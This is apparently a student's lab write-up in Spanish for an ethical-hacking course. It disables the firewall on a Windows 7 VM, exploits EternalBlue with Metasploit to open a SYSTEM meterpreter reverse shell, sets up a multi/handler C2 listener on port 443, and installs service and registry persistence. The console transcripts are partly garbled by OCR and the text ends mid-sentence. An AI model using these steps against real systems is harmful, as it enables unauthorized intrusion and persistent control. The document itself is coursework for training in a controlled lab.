
Selecciono Sistema y Seguridad.




### Selecciono Firewall de Windows




En la barra lateral selecciono activar o desactivar firewall



Marco desactivar el firewall en las dos opciones, tanto en red pública como privada y le doy a acepta.



Y ya estaría desactivado.



Has de detallar los pasos necesarios para instalar la Máquina Virtual Windows7SP1 y el proceso para deshabilitar el Firewall de Windows7

- Apartado 3: Explotación de vulnerabilidad y configuración del servidor C2**

**Ayuda a Paloma a realizar la explotación de la máquina remota Windows7SP1 y a configurar el servidor C2:**

Utilizando la máquina de ataque Kali Linux Explora la vulnerabilidad *EternalBlue* (*ms17\_010*) en el sistema remoto Windows7 SP1. Documéntate previamente sobre esta vulnerabilidad.

Vamos a usar un exploit basado en una vulnerabilidad en el protocolo SMBv1 en Windows.

Aunque fue parcheada por Microsoft en 2017, aún se utiliza para practicar ciberseguridad ofensiva en entornos controlados y para vulnerar máquinas desactualizadas.

Levanta un servidor C2 en Metasploit con el módulo multi\_handler y ponlo a la escucha en el Puerto TCP 443 de la interfaz de red de tu máquina Linux de ataque.

Antes que nada, identifico la maquina en mi red

```
[kali㉿kali: ~]
[+] eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::2bf:47ff:fe97:98b7%eth0 prefixlen 64 scoprid 0x20<link>
            ether 08:00:27:fe:97:98 brd ff:ff:ff:ff:ff:ff link-layer
            RX packets 1000 errors 0 dropped 0 overruns 0 frame 0
            TX packets 749 bytes 121078 (118.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scoprid 0x10<host>
            loop txqueuelen 1000 (local Loopback)
            RX packets 481 bytes 29104 (28.9 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 481 bytes 37848 (36.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[kali㉿kali: ~] -> Hacking Etico (24-25) -> UT03 - Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros
$ nmap 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-01 17:43:43 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.0.2.1 (10.0.2.1)
Host is up (0.00000s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 08:00:27:74:07:84 (PC Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.000005s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (2 hosts up) scanned in 3.09 seconds
```

## Início Metasploit

Busco el módulo de EternalBlue

```

File Actions Edit View Help
[+] msf6 > search ms17_010
[*] No results from search
msf6 > search eternablue
Matching Modules
#  Name
0  exploit/windows/smb/ms17_010_etalnablue 2017-03-14 average Yes MS17-010 Eternalblue SMB Remote Windows Kernel Pool Corruption
1  \ target: Automatic Target . Mis cursos . CIDEAD 2024/25 . Formación Profesional . Cursos de Especialización . CETI
2  \ target: Windows . Ataque y defensa en entornos de pruebas, de redes y sistemas para acceder a sistemas de terceros
3  \ target: Windows Embedded Standard 7 . .
4  \ target: Windows Server 2008 R2 . .
5  \ target: Windows 8 . .
6  \ target: Windows 8.1 . .
7  \ target: Windows Server 2012 . .
8  \ target: Windows 10 Pro . .
9  \ target: Windows 10 Enterprise Evaluation . .
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \ target: Automatic . .
12 \ target: PowerShell . .
13 \ target: Native upload . .
14 \ target: MOF upload . .
15 \ AKA: ETERNALSYNERGY . .
16 \ AKA: ETERNALROMANCE . .
17 \ AKA: ETERNALCHAMPION . .
18 \ AKA: ETERNALBLUE . .
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \ AKA: ETERNALSYNERGY . .
21 \ AKA: ETERNALROMANCE . .
22 \ AKA: ETERNALCHAMPION . .
23 \ AKA: ETERNALBLUE . .
24 auxiliary/scanner/smb/ms17_010 . .
25 \ AKA: ETERNALBLUE . .
26 \ AKA: ETERNALBLUE . .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
28 \ target: Execute payload (x64) . .
29 \ target: Neutralize implant . .

```

Título de la tarea: La primera intrusión.

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb\_doublepulsar\_rce

After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

Selecciono **use 0**

Tras seleccionarlo me indica que no tiene payload configurado pero que usa uno default que nos podría valer ya que nuestra víctima es x64.

```

File Actions Edit View Help
[+] msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_etalnablue) >

```

Título de la tarea: La primera intrusión.

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb\_doublepulsar\_rce

After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

Le doy a **options** y puedo ver lo que tengo que configurar.

```

      File Actions Edit View Help
      root@kali:msfvenom
      Hacking Ético (24-25) - Tarea online HE03 - Ataque y respuesta a protocolos de red y sistemas para acceder a sistemas de terceros

      Name          Current Setting  Required  Description
      RHOSTS        [REDACTED]       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html#basics/using-metasploit.html
      RPORT          445             yes       The target port (TCP)
      SMBDomain     [REDACTED]       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
      SMBPass        [REDACTED]       no        (Optional) The password for the specified username
      SMBUser        [REDACTED]       no        (Optional) The username to authenticate as
      VERIFY_ARCH    true            Mis cur...  CIDATA
      VERIFY_TARGET  true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
      Hacking Ético (24-25) - Tarea online HE03 - Ataque y respuesta a protocolos de red y sistemas para acceder a sistemas de terceros
      VERIFY_TARGET  true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

      Payload options (windows/x64/meterpreter/reverse_tcp):
      Name          Current Setting  Required  Description
      EXITFUNC       thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
      LHOST          10.0.2.4       yes       The listen address (an interface may be specified)
      LPORT          4444            yes       The listen port
      1.- Descripción de la tarea.
      Exploit target:
      Id  Name           3.- Evaluación de la tarea.
      --  --             0  Automatic Target
      Titulo de la tarea: La primera intrusión.
      Curso de Especialización y módulo: Ciberseguridad en Entornos de las Tecnologías de la Información - Hacking Ético.
  
```

Introduzco **set RHOST 10.0.2.5** para la maquina remota

**set LPORT 443** para el puerto de escucha que se indica en el ejercicio.

```

      File Actions Edit View Help
      root@kali:msfvenom
      Hacking Ético (24-25) - Tarea online HE03 - Ataque y respuesta a protocolos de red y sistemas para acceder a sistemas de terceros

      Name          Current Setting  Required  Description
      SMBUser       [REDACTED]       no        (Optional) The username to authenticate as
      VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
      VERIFY_TARGET true            yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

      Payload options (windows/x64/meterpreter/reverse_tcp):
      Name          Current Setting  Required  Description
      EXITFUNC       thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
      LHOST          10.0.2.4       yes       The listen address (an interface may be specified)
      LPORT          4444            yes       The listen port
      1.- Descripción de la tarea.
      Exploit target:
      Id  Name           3.- Evaluación de la tarea.
      --  --             0  Automatic Target
      Titulo de la tarea: La primera intrusión.
      Curso de Especialización y módulo: Ciberseguridad en Entornos de las Tecnologías de la Información - Hacking Ético.

      Tarea online HE03.
      View the full module info with the info, or info -d command.

      msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.0.2.5
      RHOST => 10.0.2.5
      msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 443
      LPORT => 443
      msf6 exploit(windows/smb/ms17_010_eternalblue) >
  
```

Hago que se inicie el exploit con el payload con run

```
RHOST => 10.0.2.5
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LPORT 443
LPORT => 443
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > run
[*] Started reverse TCP handler on 10.0.2.4:443
[*] 10.0.2.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.5:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.5:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.5:445 - The target is vulnerable.
[*] 10.0.2.5:445 - Connecting to target for exploitation.
[*] 10.0.2.5:445 - Connection established for exploitation.
[*] 10.0.2.5:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.5:445 - CORE raw buffer dump (40 bytes)
[*] 10.0.2.5:445 - 0x00000000 55 69 6e 46 f7 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 10.0.2.5:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 69 63 asic 7601 Servic
[*] 10.0.2.5:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 10.0.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.5:445 - Starting non-paged pool grooming
[*] 10.0.2.5:445 - Sending SMBv2 buffers
[*] 10.0.2.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.5:445 - Sending final SMBv2 buffers.
[*] 10.0.2.5:445 - Sending last fragment of exploit packet!
[*] 10.0.2.5:445 - Receiving response from exploit packet
[+] 10.0.2.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.5:445 - Sending egg to corrupted connection.
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.
[=] 10.0.2.5:445 - =====-
[=] 10.0.2.5:445 - =====-FAIL-----=
[=] 10.0.2.5:445 - =====-
```

Y tras un poco y un par de fallos consigo sesión meterpreter.

```
[*] 10.0.2.5:445 - INTERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 10.0.2.5:445 - Sending egg to corrupted connection.  
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.  
[*] 10.0.2.5:445 - ======  
[*] 10.0.2.5:445 - ======  
[*] 10.0.2.5:445 - ======  
[*] 10.0.2.5:445 - Connecting to target for exploitation.  
[*] 10.0.2.5:445 - Connection established for exploitation.  
[*] 10.0.2.5:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 10.0.2.5:445 - CORE raw buffer dump (40 bytes)  
[*] 10.0.2.5:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B  
[*] 10.0.2.5:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic CETI  
[*] 10.0.2.5:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1  
[*] 10.0.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 10.0.2.5:445 - Trying exploit with 22 Groom Allocations.  
[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet  
[*] 10.0.2.5:445 - Starting non-paged pool grooming  
[*] 10.0.2.5:445 - Sending SMBv2 buffers  
[*] 10.0.2.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 10.0.2.5:445 - Sending final SMBv2 buffers.  
[*] 10.0.2.5:445 - Sending last fragment of exploit packet!  
[*] 10.0.2.5:445 - Receiving response from exploit packet  
[*] 10.0.2.5:445 - INTERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 10.0.2.5:445 - Sending egg to corrupted connection.  
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.  
[*] Sending stage (203846 bytes) to 10.0.2.5  
[*] 10.0.2.5:445 - ======  
[*] 10.0.2.5:445 - ======  
[*] 10.0.2.5:445 - ======  
[*] Meterpreter session 1 opened (10.0.2.4:443 → 10.0.2.5:49159) at 2025-03-01 18:09:07 -0500
```

Tras ello dejo la sesión conseguida a la espera sin cerrarla con `background` así puedo recuperarla con `sessions`

```

[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.5:445 - Starting non-paged pool grooming
[+] 10.0.2.5:445 - Sending SMBv2 buffers
[*] 10.0.2.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.5:445 - Sending final SMBv2 buffers.
[*] 10.0.2.5:445 - Sending last fragment of exploit packet!
[*] 10.0.2.5:445 - Receiving response from exploit packet
[+] 10.0.2.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.5:445 - Sending egg to corrupted connection.
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.5:445
[*] 10.0.2.5:445 - ====== sesiones de Especialización CTF ======
[*] 10.0.2.5:445 - ====== WIN =====
[*] 10.0.2.5:445 - ====== mas para acceder a sistemas de terceros =====
[*] Meterpreter session 1 opened (10.0.2.4:443 → 10.0.2.5:49159) at 2025-03-01 18:09:07 -0500

meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions
[-] Unknown command: sesions. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > session
[-] Unknown command: sesion. Did you mean sessions? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions Tarea online HE03.
=====
 1. Descripción de la tarea.
 2. Información de interés.
=====
  Id  Name    Type   Information          Connection
  --  --     --     --                   --
  1   meterpreter x64/windows NT AUTHORITY\SYSTEM @ WIN7 10.0.2.4:443 → 10.0.2.5:49159 (10.0.2.5)

msf6 exploit(windows/smb/ms17_010_eternalblue) > 
  
```

Tarea online HE03.

Ahora configurare el servidor C2 para ello configuraremos el módulo multi/handler en Metasploit.

### Uso exploit/multi/handler

#	Name	Type	Auto Virtual	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/apt_package_manager_persistence			1999-03-09	excellent	No	APT Package Manager Persistence
1	exploit/android/local/janus			2017-07-31	manual	Yes	Android Janus APK Signature bypass
2	auxiliary/scanner/http/apache_mod_cgi_bash_environment_Variable_Injection (Shellshock) Scanner			2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3	exploit/linux/local/bash_profile_persistence			1989-06-08	normal	No	Bash Profile Persistence
4	exploit/linux/local/desktop_privilege_escalation_Stealer_and_Privilege_Escalation			2014-08-07	excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation
5	\_ target: Linux x86			.	.	.	.
6	\_ target: Linux x86_64			.	manual	No	Generic Payload Handler
7	<b>exploit/multi/handler</b>			.	.	.	.
8	exploit/windows/mssql/mssql_linkcrawler			2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution
9	exploit/windows/browser/persists_xupload_traversal_X_MakeHttpRequest_Directory_Traversal			2009-09-29	excellent	No	Persists XUpload Active Directory Traversal
10	exploit/linux/local/yum_package_manager_persistence			2003-12-17	excellent	No	Yum Package Manager Persistence

Tarea online HE03.

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum\_package\_manager\_persistence

msf6 exploit(windows/smb/ms17\_010\_eternalblue) > use 7

larea: La primera intrusión.

[\*] Using configured payload generic/shell\_reverse\_tcp

msf6 exploit(multi/handler) >

especialización y módulo: Ciberseguridad en Entornos de las Tecnologías de la Información - Hacking Ético

Ya que tengo la sesión meterpreter abierta debo cambiar el payload por windows/meterpreter/reverse\_tcp

File Actions Edit View Help

root@kali:~# msf6 exploit(windows/smb/ms17\_010\_eternalblue) > use 7

[\*] Using configured payload generic/shell\_reverse\_tcp

msf6 exploit(multi/handler) > options

Payload options (generic/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Wildcard Target

View the full module info with the `info`, or `info -d` command.

msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse\_tcp

PAYOUTLOAD ⇒ windows/meterpreter/reverse\_tcp

msf6 exploit(multi/handler) > set LHOST 10.0.2.4

LHOST ⇒ 10.0.2.4

msf6 exploit(multi/handler) > set LPORT 443

LPORT ⇒ 443

msf6 exploit(multi/handler) >

Introduzco también `set ExitOnSession false` para que no se cierre la sesión tras la primera conexión.

```
[*] 10.0.2.5:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 10.0.2.5:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.5:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.5:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.5:445 - Starting non-paged pool grooming
[*] 10.0.2.5:445 - Sending SMB2 buffers
[*] 10.0.2.5:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.5:445 - Sending final SMB2 buffers.
[*] 10.0.2.5:445 - Sending last fragment of exploit packet!
[*] 10.0.2.5:445 - Receiving response from exploit packet
[*] 10.0.2.5:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.5:445 - Sending egg to corrupted connection.
[*] 10.0.2.5:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.4:4443 → 10.0.2.5:49158) at 2025-03-02 02:47:35 -0500
[*] 10.0.2.5:445 - =====-
[*] 10.0.2.5:445 - =====-WIN-----=
[*] 10.0.2.5:445 - =====-WIN-----=

meterpreter > background
[*] Bounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD → windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST → 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT → 443
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession → false
msf6 exploit(multi/handler) > 
```

listo para empezar a escuchar por el puerto, esta vez lo ejecuto con **exploit -j** para dejarlo como trabajo en segundo plano

The screenshot shows a terminal window for the Metasploit Framework (msf6) running on a Linux system. The user has exploited a target (labeled 'Wildcard Target') and is now in a meterpreter session. The session information is as follows:

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	NT AUTHORITY\SYSTEM @ WIN7	10.0.2.4:443 → 10.0.2.5:49159 (10.0.2.5)

Other commands shown include:

- `exploit(multi/handler) > exploit -j`
- `[*] Exploit running as background job 0.`
- `[*] Exploit completed, but no session was created.`
- `[*] Started reverse TCP handler on 10.0.2.4:443`
- `msf6 exploit(multi/handler) > sessions`
- `Active sessions`
- `Jobs`
- `msf6 exploit(multi/handler) > jobs`
- `msf6 exploit(multi/handler) > 0`

## • Apartado 4: Ejecución de la persistencia.

Una vez está todo listo ayuda a Paloma a ejecutar las tareas de Persistencia.

Realizar la **persistencia en servicio** utilizando los módulos de Metasploit que se trabajaron en la unidad.

Usando

`use exploit/windows/local/persistence_service`

maquina victima y utilzo la sesión activa de meterpreter para configurar las opciones

```

File Actions Edit View Help
File Actions Edit View Help
[+] Exploit: windows/local/persistence_service
  REMOTE_EXE_NAME          no      The remote victim name. Random string as default.
  REMOTE_EXE_PATH           no      The remote victim exe path to run. Use temp directory as default.
  RETRY_TIME                5      no      The retry time that shell connect failed. 5 seconds as default.
  SERVICE_DESCRIPTION        no      The description of service. Random string as default.
  SERVICE_NAME               no      The name of service. Random string as default.
  SESSION                   yes     The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
  Name   Current Setting  Required  Description
  EXITFUNC process       yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:
  Id  Name
  --  --
  0   Windows

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) >

```

Tras ello le doy a run y espero que haga su trabajo

```

[*] Running module against WIN7
[+] Meterpreter service exe written to C:\Windows\TEMP\iRQMun.exe
[*] Creating service dfMX
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WIN7_20250302.0418/WIN7_20250302.0418.rc
[*] Sending stage (177734 bytes) to 10.0.2.5
[*] Meterpreter session 3 opened (10.0.2.4:443 → 10.0.2.5:49164) at 2025-03-02 03:04:19 -0500
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
  Id  Name   Type            Information                                         Connection
  --  --    --   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WIN7  10.0.2.4:443 → 10.0.2.5:49158 (10.0.2.5)
  1   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN7  10.0.2.4:443 → 10.0.2.5:49164 (10.0.2.5)

msf6 exploit(windows/local/persistence_service) > jobs

Jobs
  Tarea para HE03

  Id  Name          Payload          Payload opts
  --  --           windows/meterpreter/reverse_tcp  tcp://10.0.2.4:443

msf6 exploit(windows/local/persistence_service) >

```

Consiguiendo con ello una segunda sesión.

Realizar la **persistencia en registro** utilizando los módulos de Metasploit que se trabajaron en la unidad.

Vamos a configurar para que la conexión se realice de forma automática cuando inicie el terminal.

Uso `use exploit/windows/local/registry_persistence`

The screenshot shows the Metasploit Framework interface. In the top left, there's a file menu with options like File, Actions, Edit, View, Help. The main area displays payload options for a windows/meterpreter/reverse\_tcp module. It includes fields for SERVICE\_DESCRIPTION (no), SERVICE\_NAME (no), and SESSION (1). Below this, a table lists payload options: EXITFUNC (process), LHOST (10.0.2.4), and LPORT (443). The description for EXITFUNC states it's an exit technique accepted by seh, thread, process, or none. The LHOST and LPORT fields are marked as required. A note at the bottom says "Hacking Ético (24-25) UT03 - Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros". Under "Exploit target:", there's a table with one entry: Id (0) and Name (Windows). A note below says "View the full module info with the info, or info -d command." The command history at the bottom shows: msf6 exploit(windows/local/persistence\_service) > use exploit/windows/local/registry\_persistence [\*] No payload configured, defaulting to windows/meterpreter/reverse\_tcp msf6 exploit(windows/local/registry\_persistence) >

Compruebo la uid de la session meterpreter con **getuid**

This screenshot continues from the previous one. The payload options remain the same. The exploit target is still set to Windows. The command history shows the user switching to session 1: msf6 exploit(windows/local/registry\_persistence) > sessions 1 [\*] Starting interaction with 1 ... The meterpreter prompt shows: meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter >

**Tarea online HE03.**

En las opciones configuro los datos necesarios. Introduciendo la primera sesión creada y cambio **STARTUP** a **SYSTEM**.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/registry_persistence) > set LPORT 443
LPORT => 443
msf6 exploit(windows/local/registry_persistence) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/registry_persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf6 exploit(windows/local/registry_persistence) > options

Module options (exploit/windows/local/registry_persistence):
Name   Type   Current Setting  Required  Description
---   ---   ---   ---
BLOB_REG_KEY      no   The registry key to use for storing the payload blob. (Default: random)
BLOB_REG_NAME     no   The name to use for storing the payload blob. (Default: random)
CREATE_RC         true  Create a resource file for cleanup
RUN_NAME          no   The name to use for the 'Run' key. (Default: random)
SESSION           1    yes  The session to run this module on
SLEEP_TIME        0    no   Amount of time to sleep (in seconds) before executing payload. (Default: 0)
STARTUP           SYSTEM yes  Startup type for the persistent payload. (Accepted: USER, SYSTEM
                           )

```

Tras ello vuelvo a la **session 1** de meterpreter y compruebo si se ha ejecutado la persistencia en el registro con

